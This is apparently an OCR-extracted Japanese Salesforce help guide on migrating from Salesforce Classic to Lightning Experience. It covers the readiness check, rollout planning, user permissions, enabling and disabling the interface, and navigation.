プレビュー機能は、隔離された参照のみのツアーではありません。データ、設定、権限などを変更できます。ただし、本番組織を使用していることに注意してください。変更するのは実際の環境であり、Salesforce Classic を使用しているユーザに変更内容が見えてしまいます。

開始するには、[設定] から、［クイック検索］ボックスに「*Lightning*」と入力し、**[Lightning Experience]** を選択します。[プレビュー] をクリックすると開始します。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning Experience 移行アシスタントを表示する
- 「設定・定義を参照する」

Lightning Experience 移行アシスタントを編集する
- 「アプリケーションのカスタマイズ」

Lightning Experience 準備状況チェックによる組織の Lightning への準備状況の確認

Lightning Experience が会社に適しているかどうかに関心がありますか? Lightning Experience 準備状況チェックでは、組織を評価し、組織で使用している機能が Lightning でサポートされているかどうかを示すレポートを生成します。

Lightning Experience 準備状況チェックでは組織の次の機能が調査されます。

- タブとオブジェクト
  - 契約
  - Data.com
  - ドキュメント
  - 売上予測
  - 注文
  - 見積
  - テリトリー管理
- カスタムボタンとカスタムリンク
  - JavaScript
  - Salesforce.com URL
- ホームページのコンポーネント
- 関連リスト
  - 関連取引先
  - キャンペーン階層
  - キャンペーンインフルエンス
  - 契約階層
  - 見積
- メールテンプレート
- 共有ボタン
- Visualforce の上書き

メモ: Lightning Experience 準備状況チェックでは、一部の Sales Cloud 機能が評価されますが、全機能が評価されるわけではありません。レポート、ダッシュボード、コミュニティ、またはその他のクラウドに関する情報は評価されません。

Lightning Experience 準備状況チェックでは、IP 制限のある組織または Sandbox はサポートされていません。Lightning Experience 準備状況チェックとレポートは英語のみで提供されています。

1. [設定] から、[クイック検索] ボックスに「Lightning Experience」と入力し、**[Lightning Experience Readiness Check]** (Lightning Experience 準備状況チェック) を選択します。
2. 準備状況チェックを実行すると、Salesforce によって PDF が生成され、メールで送信されます。

エディション

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning Experience 準備状況チェックを実行する
- 「アプリケーションのカスタマイズ」

準備状況レポートで、Lightning Experience に切り替えるかどうかや、必要な変更についての情報を確認します。

Lightning Experience への移行

成功です。これで、Lightning Experience への切り替えが可能であると判断できました。まず、ロールアウトのガイドとなる戦略を策定することをお勧めします。次に、適切なタイミングで、次の手順に従って新しいユーザインターフェースを有効にします。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Experience のロールアウト戦略の策定

Lightning Experience をロールアウトする際に最適な投資の 1 つは、明確な計画を立てることです。計画は、正しい順序で物事を進め、重要なリソースを特定し、全員とコミュニケーションを取り、明確な終了日を設定するために役立ちます。

Lightning Experience の有効化

Lightning Experience は、スイッチを切り替えるだけの簡単な操作で有効にできます。ただし、Lightning Experience を有効にしたらユーザが新しいインターフェースの機能をフル活用できるように、まず他のいくつかの機能を設定することをお勧めします。次に、適切なユーザに Lightning Experience へのアクセス権を設定します。また、小規模なパイロットグループに新しいインターフェースを徐々にロールアウトする方法と、一度に組織の全員に対して有効にする方法があります。

Lightning Experience のロールアウト戦略の策定

Lightning Experience をロールアウトする際に最適な投資の 1 つは、明確な計画を立てることです。計画は、正しい順序で物事を進め、重要なリソースを特定し、全員とコミュニケーションを取り、明確な終了日を設定するために役立ちます。

組織の規模に応じて、変更管理部門と連携するか、プロジェクトマネージャをロールアウトに割り当てることができます。または、システム管理者がロールアウトの開始から終了までを計画して実行することもできます。作業がどのように分割される場合でも、Trailhead の『*管理者向けトレイル - Lightning Experience への移行*』の「Lightning Experience のロールアウト」モジュールを使用すると役立ちます。

ロールアウトは、ほとんどの場合次のフェーズに分類されます。

学習	• Lightning Experience について学ぶ • 関係者と担当役員を特定する • プレゼンテーションとデモで社員を教育する • 「Lightning Experience と Salesforce Classic の比較」と「Lightning Experience の考慮事項」を確認する • ギャップ分析を実施してニーズが満たされることを確認する
立ち上げ	• Lightning Experience のパイロットユーザを特定する

	• スーパーユーザを特定して有効にする • プロジェクトスケジュールを作成する • 成功基準を定義する • マーケティング戦略とトレーニング戦略を策定して実行する • カスタマイズしてテストする (Sandbox 環境での実施が理想的) • 稼動させる
反復処理	• 稼働状況を評価して成功基準に達しているかどうかを確認する • ユーザの満足度と不満な点を調査する • レポートとダッシュボードを使用して総計値とフィードバックを追跡する • エグゼクティブサマリーを提出する

計画を進めるには、「Lightning Experience のロールアウト」モジュールに含まれる Lightning Experience Customer Enablement Pack をダウンロードしてください。Enablement Pack には、プレゼンテーションデッキ、リスクの重要度マトリックス、プロジェクトスケジュールテンプレート、サンプルのメールドリップキャンペーン、ロールアウトチェックリストなど、集中して順調に進めるための価値あるリソースが数多く詰め込まれています。


Lightning Experience の有効化

Lightning Experience は、スイッチを切り替えるだけの簡単な操作で有効にできます。ただし、Lightning Experience を有効にしたらユーザが新しいインターフェースの機能をフル活用できるように、まず他のいくつかの機能を設定することをお勧めします。次に、適切なユーザに Lightning Experience へのアクセス権を設定します。また、小規模なパイロットグループに新しいインターフェースを徐々にロールアウトする方法と、一度に組織の全員に対して有効にする方法があります。

Lightning Experience 移行アシスタントを次の手順を進めるためのコントロールセンターとして使用します。Salesforce Classic の [設定] から、**[Lightning Experience]** をクリックします。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



Lightning Experience の推奨機能

Lightning Experienceを有効にする前に、いくつかの補助機能を有効にして設定することを検討してください。こうした機能により、新しいユーザインターフェースがフルに最適化され、営業担当のセールスの迅速化と効率化に役立ちます。

Lightning Experience のユーザの設定

次は、目的のユーザがLightning Experienceにアクセスできるようにします。デフォルトでは、標準のSalesforceプロファイルを持つすべてのユーザに対して「Lightning Experienceユーザ」権限が自動的に有効になります。ただし、カスタムプロファイルや権限セットを使用してLightning Experienceへのアクセス権を微調整できます。つまり、パイロットグループに限定してロールアウトしたり、新しいインターフェースからメリットが得られる特定のユーザのチームを有効化したりできます。組織全体に一括してリリースすることもできます。このように、リリース方法を柔軟に決めることができます。

組織の Lightning Experience の有効化

ここまで、ロールアウト計画の項目を「学習」して「開始」しました。また、Salesforce機能を設定して新しいユーザインターフェースを最適化したり、適切なユーザを有効にし、新しいインターフェースをすぐに取得するユーザや従来のインターフェースに留まるユーザを指定したりしました。本番を開始する準備は整いました。Lightning Experienceは、移行アシスタントを使用して簡単に有効化できます。

関連トピック:

- Lightning Experience でサポートされているエディションおよびユーザライセンス

Lightning Experience の推奨機能

Lightning Experience を有効にする前に、いくつかの補助機能を有効にして設定することを検討してください。こうした機能により、新しいユーザインターフェースがフルに最適化され、営業担当のセールスの迅速化と効率化に役立ちます。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連ファイル
: 標準の Salesforce オブジェクトとカスタムオブジェクトから、Salesforce Files の充実した機能と柔軟性を活用できます。新しい [ファイル] 関連リストをページレイアウトに追加すると、ユーザは、ファイルをレコードにアップロードし、レコードに関連付けられたファイルを表示できます。また、視覚的に充実した最新のプレビュープレーヤーで、ファイルをページ単位ですばやく参照できます。

拡張されたメモ
: 拡張されたメモ取りツールで、情報を常に整理できます。リッチテキストのメモを簡単に作成し、すばやく特定のレコードに関連付けることができます。メモを有効にするときには、新しい [メモ] 関連リストをページレイアウトに追加して、ユーザがレコードから直接メモを作成および参照できるようにします。

セールスパス
: 営業担当が会社のセールスプロセスを採用し、より多くの案件を成立させられるようにします (1)。リードの状況と商談フェーズ、さらにそれらが商談およびリードワークスペースの [セールスパス] に表示される順序をカスタマイズできます。その後で、営業マネージャの支援のもと、各状況とフェーズに成功へのガイダンスを追加します。

重複管理
: ユーザが重複レコードの作成を試みるとアラートが表示されるように重複ルールを作成できます。重複ルールを作成することで、Salesforce 内に重複レコードを作成することをユーザに許可するかどうか、および許可する条件を制御できます。

リードの取引の開始
: 営業担当が評価済みリードを取引先責任者に変換できるようにすることで、セールスプロセスを促進します。リードの取引開始時に、営業担当は新しく作成した取引先責任者の取引先を選択するか、取引先が Salesforce にまだなければ作成します。営業担当は、その場で商談を作成することもできます。[変換] ボタンをリードページレイアウトに追加できます。

ニュース
: 営業担当が、取引先、取引先責任者、リード、商談に関連するタイムリーなニュースにすばやくアクセスできます。この機能は英語のみで提供されるため、組織が別の主言語を使用している場合、このオプションは不要な場合があります

ソーシャル取引先、取引先責任者、およびリード
: 営業担当が取引先、取引先責任者、およびリードを一致する Twitter プロフィールにリンクできるようにすることで、チームが常に最新の情報を得られるようにします。ユーザは、共有する Twitter ユーザプロフィールと人を Salesforce で表示し、すばやくツイートにアクセスできます。

Shared Activities
: 営業担当が複数の取引先責任者を個々の行動や ToDo に関連付けられるようにすることで、活動リレーションがより正確に表されます。Shared Activities は期限なく使用できます。Shared Activities は有効にすると、無効にできません。

私のドメイン

Salesforce の [私のドメイン] 機能を使用してカスタムドメインを作成します。カスタムドメインはログインおよび認証の管理に役立ちます。Lightning コンポーネントを Lightning コンポーネントタブ、Lightning ページ、Lightning アプリケーションビルダー、またはスタンドアロンアプリケーションで使用する場合は、カスタムドメインを設定する必要があります。カスタムドメインを設定するには、Salesforce ヘルプの「私のドメイン」を参照してください。

Lightning Experience のユーザの設定

次は、目的のユーザが Lightning Experience にアクセスできるようにします。デフォルトでは、標準の Salesforce プロファイルを持つすべてのユーザに対して「Lightning Experience ユーザ」権限が自動的に有効になります。ただし、カスタムプロファイルや権限セットを使用して Lightning Experience へのアクセス権を微調整できます。つまり、パイロットグループに限定してロールアウトしたり、新しいインターフェースからメリットが得られる特定のユーザのチームを有効化したりできます。組織全体に一括してリリースすることもできます。このように、リリース方法を柔軟に決めることができます。

メモ: Group Edition を使用している場合は、上記の説明と若干異なります。組織の標準プロファイルから「Lightning Experience ユーザ」権限を削除することはできず、カスタムプロファイルは使用できません。つまり、「全体にリリースするか、まったくしないか」しか選べず、Group Edition で Lightning Experience を有効化した場合は、すべてのユーザで新しいインターフェースの使用が有効化されます。ただし、誰が直ちに新しいインターフェースに切り替わり、誰が従来のインターフェースに残るのかは、ユーザが自分で切り替える準備ができるまで制御できません。

エディション

プロファイルと権限セットを使用可能なエディション: Salesforce Classic と Lightning Experience の両方

プロファイルと権限セットを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Experience を使用できるユーザの決定

まず、標準プロファイル (まだ Lightning Experience にアクセスできない) を持つユーザがいるかどうかを確認します。これらのユーザを「Lightning Experience ユーザ」権限のないカスタムプロファイルに移動します。

カスタムプロファイルを持つユーザのうち、Lightning Experience に移行するユーザを決定します。カスタムプロファイルに「Lightning Experience ユーザ」権限が自動的に設定されることはないため、システム管理者が判断する必要があります。次のオプションを検討します。

- カスタムプロファイルユーザの小規模なグループで Lightning Experience をテストし、カスタムプロファイルに割り当てられているすべてのユーザでは有効化しない場合。「Lightning Experience ユーザ」権限を含む権限セットを作成します。作成した権限セットをパイロットユーザごとに適用します。Lightning Experience を有効にすると、パイロットユーザにのみ新しいインターフェースが表示されます。

  権限セットの使用に慣れていない場合は、次のウォークスルーを確認してください。 段階的な手順: 権限セットを作成、編集、および割り当てる

- Lightning Experience を特定のカスタムプロファイルにロールアウトする場合、または、すべてのカスタムプロファイルユーザを有効にする準備ができている場合。「Lightning Experience ユーザ」権限をプロファイルに追加するのが、最も手早く新しいユーザインターフェースを一括して有効化する方法です。

扱うプロファイルが多い場合、データローダを使用して同時に処理することができます。ただし、権限が大きいほど、責任も大きくなります。知らないうちに他の機能を有効化または無効化しないように注意してください。

Lightning Experience を一部のユーザに制限する場合、機能チームのメンバー全員の環境を同じにしておくことをお勧めします。頻繁にリンクを共有し、緊密に協力し合うチームメンバーがいる場合は、そのメンバー全員をパイロットに含めます。詳細は、「ユーザが Lightning Experience と Salesforce Classic 間を切り替えるときに発生する可能性がある問題」を参照してください。

Lightning Experience にすぐに切り替えるユーザの決定

最終ステップでは、Lightning Experience の有効時にすぐに新しいインターフェースに切り替えるユーザと、Salesforce Classic に留まるユーザを決定します。ユーザごとに適切な方を選択できます。チームが Lightning Experience に関するトレーニングをまだ十分に受けていないか、大きい変更を導入する時期でないと判断した場合は、Lightning Experience の有効時にすべてのユーザを Salesforce Classic に残すよう選択できます。

ヒント: Lightning Experience が有効になったすべてのユーザは、スイッチャを自動的に取得します。つまり、Salesforce Classic に留まるユーザは、準備が整ったときにいつでも自分で Lightning Experience に切り替えることができます。また、新しいインターフェースに割り当てられたユーザも、必要に応じて Salesforce Classic に戻すことができます。

ユーザに適切なインターフェースを割り当てるには、Lightning Experience 移行アシスタントを使用します。Salesforce Classic の [設定] から、**[Lightning Experience]** をクリックします。[Lightning Experience を使用できるユーザを決定します] セクションで [ユーザを Lightning Experience に移行] 項目を探し、**[ユーザを選択]** をクリックします。

メモ: Lightning Experience を有効にした後で Salesforce に追加したユーザは、新しいユーザインターフェースに自動的に割り当てられます。


関連トピック:

- プロファイル
- 権限セット
- Lightning Experience 導入後も Salesforce Classic は使用可能

組織の Lightning Experience の有効化

ここまで、ロールアウト計画の項目を「学習」して「開始」しました。また、Salesforce 機能を設定して新しいユーザインターフェースを最適化したり、適切なユーザを有効にし、新しいインターフェースをすぐに取得するユーザや従来のインターフェースに留まるユーザを指定したりしました。本番を開始する準備は整いました。Lightning Experience は、移行アシスタントを使用して簡単に有効化できます。

Salesforce Classic の [設定] から、**[Lightning Experience]** をクリックします。



エディション


使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning Experience 移行アシスタントを表示する
- 「設定・定義を参照する」

Lightning Experience 移行アシスタントを編集する
- 「アプリケーションのカスタマイズ」

Lightning Experience 移行アシスタントページで、**[Lightning Experience]** ボタンをクリックして [有効化] に設定します。



完成です! 有効化され、新しいインターフェースにすぐに切り替わるように設定されたユーザは、現在のセッションが更新されるか、次回ログインすると、自動的に Lightning Experience の使用を開始できます。有効化されたが、Salesforce Classic の使用を継続することを選択したユーザでも、スイッチャにアクセスでき、必要なときにいつでも Lightning Experience に切り替えることができます。

組織の Lightning Experience の無効化

Lightning Experience の今回のリリースが組織に適していない場合は、この新しいユーザインターフェースを簡単にオフにできます。Lightning Experience を無効にすると、すべてのユーザが直ちに Salesforce Classic に切り替えられます。

[設定] から、［クイック検索］ボックスに「*Lightning Experience*」と入力します。

Lightning Experience 移行アシスタントで、**[Lightning Experience]** ボタンをクリックして [無効化] に設定します。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning Experience 移行アシスタントを表示する
- 「設定・定義を参照する」

Lightning Experience 移行アシスタントを編集する
- 「アプリケーションのカスタマイズ」

Lightning Experience の操作方法

まったく新しい Lightning Experience に少し困惑していますか? その気持ちはよくわかります。特に元のインターフェースでは目を閉じても操作できるような場合、再設計されたアプリケーションの操作に混乱するかもしれません。Lightning Experience に慣れるために、最も一般的な Salesforce 機能が新しいインターフェースのどこにあるのかを見ていきましょう。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Experience でのプロファイルおよび個人設定の検索

Salesforce Classic では、プロファイルおよび個人設定は、自分の名前のメニューにあります。Lightning Experience でもそれほど変わりません。これらのオプションへのリンクは、プロファイル写真をクリックすると表示されます。Lightning Experience と Salesforce Classic を切り替えるための リンクもここに用意されています。

Lightning Experience での各項目の検索

Salesforce Classic では、タブ (1) を使用して取引先やリードなどのオブジェクトにアクセスします。タブには、[ホーム] ページや Chatter などのその他の機能も表示されます。Lightning Experience のナビゲーション (2) は Salesforce Classic と似ていますが、改善されている点があります。Lightning Experience では、ナビゲーションバーから直接アクションを実行したり最近のレコードやリストにアクセスしたりできるほか、カスタムの色やブランドが設定されたアプリケーション間を切り替えることができます。

Lightning Experience でのリストビューの検索

Lightning Experience では、直観的なレイアウト、便利なナビゲーション、シームレスなリスト作成および編集により、Salesforce Classic のリストビュー操作が改善されました。

Lightning Experience でのレコードの操作方法

Salesforce Classic では、レコードの詳細、関連リスト、およびレコードフィードが同じページに表示されます。このレイアウトでは、特に大量のデータがあるレコードの場合、多くのスクロールが必要になります。Lightning Experience では、レコードの詳細、関連情報、およびレコードフィードが、簡単に切り替えることができる専用のタブに表示されます。

Lightning Experience の [設定] の操作方法

Lightning Experience の [設定] では、従来よりもすばやく簡単に、会社のニーズに合わせて Salesforce をカスタマイズできます。

Lightning Experience でのアクションおよびボタンの検索

Salesforce Classic では、Chatter パブリッシャーにアクションが、レコードの詳細ページにボタンが表示されますが、Lightning Experience ではこれらの要素の区別があいまいになっています。新しいインターフェースでは、アクションとボタンが混ざり合っており、機能に基づいてさまざまな領域に配置されます。

Lightning Experience での関連リストの検索

Salesforce のレコードには、他の関連レコードの詳細やそのリンクが含まれます。Salesforce Classic では、ページ下部付近のリストに関連レコードが表示されます。Lightning Experience では、関連リストカードに関連情報が表示されます。リードや商談(ワークスペースを含むオブジェクト)の場合、[関連] タブから関連リストカードにアクセスします。取引先や取引先責任者などの参照オブジェクト、およびグループやユーザの場合、関連リストカードはページの右側に表示されます。

Lightning Experience での Chatter 機能の検索

Lightning Experience では、使い慣れた Salesforce Classic と同様に、他のユーザやグループとつながり、ビジネス情報を安全かつリアルタイムに共有できます。新しいインターフェースでは、Chatter フィード、グループ、およびプロファイルへのアクセス方法が若干異なりますが、この簡単な概要を確認すれば慣れることができます。

Lightning Experience でのヘルプの検索


ヘルプにすぐにアクセスできます。また、ヘルプは今までの Lightning Experience よりも改善されており、コンテキストヘルプメニューに動画、ウォークスルー、ヘルプトピック、トレイルなどのターゲットコンテンツが表示されるようになっています。これは非常に便利です。

Lightning Experience でのプロファイルおよび個人設定の検索

Salesforce Classic では、プロファイルおよび個人設定は、自分の名前のメニューにあります。Lightning Experience でもそれほど変わりません。これらのオプションへのリンクは、プロファイル写真をクリックすると表示されます。Lightning Experience と Salesforce Classic を切り替えるためのリンクもここに用意されています。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



Salesforce Classic では、ユーザ名をクリックすると、自身のプロファイルおよび個人設定へのリンク (1) が表示されます。Lightning Experience では、プロファイル写真をクリックすると、自身のプロファイルおよび個人設定 (4) にアクセスできます。

Salesforce Classic に戻るには、**[Salesforce Classic に切り替え]** (5) をクリックします。選択内容が記録され、デフォルトとして設定されます。Lightning Experience に戻す場合は、Salesforce Classic のヘッダーにある名前をクリックして、**[Lightning Experience に切り替え]** (2) をクリックします。

写真を追加する前は  が表示されています。特に優れた似顔絵でもないため、この画像 (3) をクリックし、自身の写真をアップロードして実物を表示させてください。


ところで [ユーザ名を追加] (6) とは何でしょうか? これは、自身のユーザ名を切り替える Lightning Experience の機能です。同じ組織または異なる組織に複数のユーザ名がある場合に、リストからユーザ名を選択できます。表示されていない場合は、システム管理者がこの機能を組織で無効にしています。

Lightning Experience での各項目の検索


Salesforce Classic では、タブ (1) を使用して取引先やリードなどのオブジェクトにアクセスします。タブには、[ホーム] ページや Chatter などのその他の機能も表示されます。Lightning Experience のナビゲーション (2) は Salesforce Classic と似ていますが、改善されている点があります。Lightning Experience では、ナビゲーションバーから直接アクションを実行したり最近のレコードやリストにアクセスしたりできるほか、カスタムの色やブランドが設定されたアプリケーション間を切り替えることができます。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



Salesforce Classic (3) と Lightning Experience のどちらも、アプリケーションランチャーを使用してアプリケーションを開きます。Lightning Experience では、アプリケーションランチャーにナビゲーションバーからいつでもアクセスでき (4)、カスタムアプリケーションがカスタムロゴ、色、説明とともに表示されます (5)。探している項目が現在のアプリケーションにはない場合でも、Lightning Experience ではアプリケーションランチャーで見つけることができます。また、アプリケーションランチャーの検索では、求めている項目やアプリケーションがすぐに見つかります (6)。



